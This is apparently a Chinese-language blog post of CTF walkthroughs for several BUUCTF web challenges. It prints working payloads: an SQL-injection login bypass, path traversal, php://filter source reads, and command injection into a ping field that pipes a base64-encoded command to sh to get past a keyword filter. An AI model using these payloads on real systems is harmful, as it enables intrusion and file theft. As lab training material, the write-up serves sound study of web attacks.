不打算像pwn一样详细 记录一下自己在buu刷题过程学习的知识点
[极客大挑战 2019]EasySQL

靶机开启后 要求我们输入用户名和密码
这里随便输入后 会发现账号密码都显示在url里 所以可以判断是get传参

这里使用万能密码
1
| payload = username='or'1'='1&password=admin'or'1'='1
|
先从单引号开始解释 这是由于sql注入的闭合方式
常用闭合方式:
单引号''、双引号""、括号()、括号+单引号('')、多层括号+单引号,例((((((((''))))))))。另外mysql还可以使用括号+双引号("")和多层括号+双引号((((((((""))))))))
我们单独输入1’ 判断一下闭合方式

可以发现是单引号闭合
这里解释一下 为什么单引号需要构造成上述payload那样
1
| select * from table_name where username=' ' and password='' ;
|
‘or ‘1’=’1 中 第一个引号是用来闭合username=’的引号
最后一个引号是用来闭合’and的引号
第二种办法 直接在输入框中手动输入 ‘or 1=1 #
这样相当于
1
| select * from table_name where username='1' or 1=1 # ' and password='xxxxxx' ;
|
同样可以绕过
[HCTF 2018]WarmUp
进入靶机 只有一张滑稽图片
f12查看源代码发现了source.php字样
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
| <?php
highlight_file(__FILE__);
class emmm
{
public static function checkFile(&$page)
{
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
if (! isset($page) || !is_string($page)) {
echo "you can't see it";
return false;
}
if (in_array($page, $whitelist)) {
return true;
}
$_page = mb_substr(
$page,
0, //mb_strpos表示$page中?是在第几个位置 并返回
mb_strpos($page . '?', '?') //即返回$page?前的字符串 检测是否在白名单内
);
if (in_array($_page, $whitelist)) {
return true;
}
$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
echo "you can't see it";
return false;
}
}
if (! empty($_REQUEST['file'])
&& is_string($_REQUEST['file'])
&& emmm::checkFile($_REQUEST['file'])
) {
include $_REQUEST['file'];
exit;
} else {
echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
|
还有一个hint.php没看
1
| flag not here, and flag in ffffllllaaaagggg
|
推测ffffllllaaaagggg是存储flag的文件
这里使用多个../进行目录穿越来读取flag的值
1
| /?file=source.php?../../../../../../../../../ffffllllaaaagggg
|
../可以多用几个 只要超过了ffffllllaaaagggg对应的子目录
[极客大挑战 2019]Havefun
f12查看页面源代码
1
2
3
4
5
6
7
| <!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
echo 'Syc{cat_cat_cat_cat}';
}
-->
|
当cat = dog的时候输出flag
这题比较简单
[ACTF2020 新生赛]Include
题目直接明说了flag文件的地址
但是我们并没有看到flag
推测flag应该是在源代码中
这里可以利用php://filter伪协议来查看源代码
1
| ?file=php://filter/convert.base64-encode/resource=flag.php
|
1
| ?xxx=php://filter/convert.base64-encode/resource=xxx.php
|
得到了base64编码的flag
1
| PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NThjOWJmYWEtOThjOC00YTAyLWE3OTUtOTQyNzk1NTg2NDZjfQo=
|
解码后得到flag
1
2
3
| <?php
echo "Can you find out the flag?";
//flag{58c9bfaa-98c8-4a02-a795-94279558646c}
|
php://filter伪协议
作用:php://filter可以获取指定文件源码。当其与文件包含函数结合时,php://filter流会被当作php文件执行。所以我们一般对其进行编码,阻止其不执行,从而读取任意文件源代码。
详细解释:https://blog.csdn.net/woshilnp/article/details/117266628
[ACTF2020 新生赛]Exec
靶机打开后显示

ping一下本地ip试试

有回显 再输一次 127.0.0.1;ls
1
2
| PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php
|
flag应该在别的目录
127.0.0.1;pwd
1
2
| PING 127.0.0.1 (127.0.0.1): 56 data bytes
/var/www/html
|
cd /查看一下根目录下所有文件 (其实直接find -name flag就好了,但是对方的docker可能没有拷find进去)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
|
看到flag了 但是这里要注意下我们直接cat flag的话 目录并不是根目录
所以这里 cat /flag
[GXYCTF2019]Ping Ping Ping
这题属于是上一题的升级了
页面显示只有这个
有了上一题的经验 这里直接ip=127.0.0.1;ls看一下
1
2
3
| PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
|
有一个flag.php
cat一下试试
空格被屏蔽了 猜测是空格绕过 用到$IFS$1
ip=127.0.0.1;cat$IFS$1flag.php试一下
又被屏蔽了?看一下index.php 究竟屏蔽了哪些关键词
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| /?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
";
print_r($a);
}
?>
|
flag被屏蔽了 空格也被屏蔽了 base和其他的一些小字符也被屏蔽了
不妨试试编码绕过关键词
我们想要让系统执行的是
1
| Y2F0JElGUyQxZmxhZy5waHA=
|
1
| echo$IFS$1Y2F0JElGUyQxZmxhZy5waHA=|base64$IFS$1-d|sh
|
但是我们仍然没有看到flag 查看一下页面源代码 发现flag被注释了
1
2
3
4
5
| /?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{df216e35-445a-444f-ab34-dbfd7735c860}";
?>
|
尝试一下第二种办法 因为我们发现index.php中有一个变量$a 我们给他赋值g
1
2
3
4
5
| /?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{df216e35-445a-444f-ab34-dbfd7735c860}";
?>
|
同样可以显示出来
$IFS$
IFS默认是空字符(空格Space、Tab、换行\n),把相邻的连续的分割符合并到了一起
看一下下面两个例子
1
2
3
| string1="1 2 3 4"
echo $string1
echo "$string1"
|
这种情况下 二者输出是一样的
如果我们多增加一个空格呢
IFS就会将其合并后输出
1
2
3
| string2="1 2 3 4"
echo $string2
echo "$string2"
|
如果判断是IFS的效果
我们对IFS定义一下再看效果
1
2
3
4
| IFS='-'
string2="1  2  3  4"
echo $string2
echo "$string2"
|
“ “相当于就是屏蔽了IFS
[极客大挑战 2019]Secret File
打开后查看网页源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| <!DOCTYPE html>
<html>
<style type="text/css" >
position:absolute;
left:44%;
bottom:0;
text-align :center;
}
p,h1 {
cursor: default;
}
</style>
<head>
<meta charset="utf-8">
<title>蒋璐源的秘密</title>
</head>
<body style="background-color:black;"><br><br><br><br><br><br>
<h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么?</h1><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你,去找吧!把一切都放在那里了!</p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>
|
发现了一个地址 跟进一下./Archive_room.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| <!DOCTYPE html>
<html>
<style type="text/css" >
position:absolute;
left:44%;
bottom:20;
text-align :center;
}
p,h1 {
cursor: default;
}
</style>
<head>
<meta charset="utf-8">
<title>绝密档案</title>
</head>
<body style="background-color:black;"><br><br><br><br><br><br>
<h1 style="font-family:verdana;color:red;text-align:center;">
我把他们都放在这里了,去看看吧 <br>
</h1><br><br><br><br><br><br>
<a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
<font size=6>SECRET</font>
</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>
|
再次跟进./action.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| <!DOCTYPE html>
<html>
<style>
p,h1 {
cursor: default;
}
</style>
<head>
<meta charset="utf-8">
<title>END</title>
</head>
<body style="background-color:black;"><br><br><br><br><br><br>
<h1 style="font-family:verdana;color:red;text-align:center;">查阅结束</h1><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">没看清么?回去再仔细看看吧。</p>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>
|
提示说跳转的太快没有看清? 猜测应该是要用到burp抓包
我们返回刚才./Archive_room.php的页面准备抓包
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| HTTP/1.1 302 Found
Server: openresty
Date: Mon, 14 Nov 2022 02:55:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63
<!DOCTYPE html>
<html>
<!--
secr3t.php
-->
</html>
|
发现了一个secr3t.php 跟进看一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| <html>
<title>secret</title>
<meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
echo "Oh no!";
exit();
}
include($file);
?>
</html>
|
目录穿越等办法都禁用了 那么这里用之前学到的php://filter伪协议
1
| ?file=php://filter/convert.base64-encode/resource=flag.php
|
成功得到了一串base64编码
解密后得到flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| <!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>FLAG</title>
</head>
<body style="background-color:black;"><br><br><br><br><br><br>
<h1 style="font-family:verdana;color:red;text-align:center;">啊哈!你找到我了!可是你看不到我QAQ~~~</h1><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
<?php
echo "我就在这里";
$flag = 'flag{6f8af5fd-18ec-4da1-ac03-5975e4d1d176}';
$secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
?>
</p>
</body>
</html>
|
[ACTF2020 新生赛]BackupFile
我们通过查看首页源代码得不到任何想要的信息,此时我们应该想到使用目录扫描来得到我们想要的文件名信息
这里利用dirsearch目录扫描工具
1
| python dirsearch.py -u http://a90d7c0c-e2a7-4a93-9087-0844df13bce9.node4.buuoj.cn:81
|

下载文件后打开
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| <?php
include_once "flag.php";
if(isset($_GET['key'])) {
$key = $_GET['key'];
if(!is_numeric($key)) {
exit("Just num!");
}
$key = intval($key);
$str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
if($key == $str) {
echo $flag;
}
}
else {
echo "Try to find out source file!";
}
|
这里涉及到的知识点是弱类型比较
1
2
3
4
5
| 在==转换字符串的过程中,遵循如下原则:
当字符串开始部分不存在数值的时候,会将该字符串转换为数值 0。如var_dump('abc' == 0),结果为 True
当字符串开始部分有合法数值的时候,会将该字符串转换为合法数值。如var_dump('123abc' == 123),结果为True
当字符串中包含 e 或者 E 时,会将其识别为科学计数法。如var_dump('0e12asda' == 0),结果为True
|
得到flag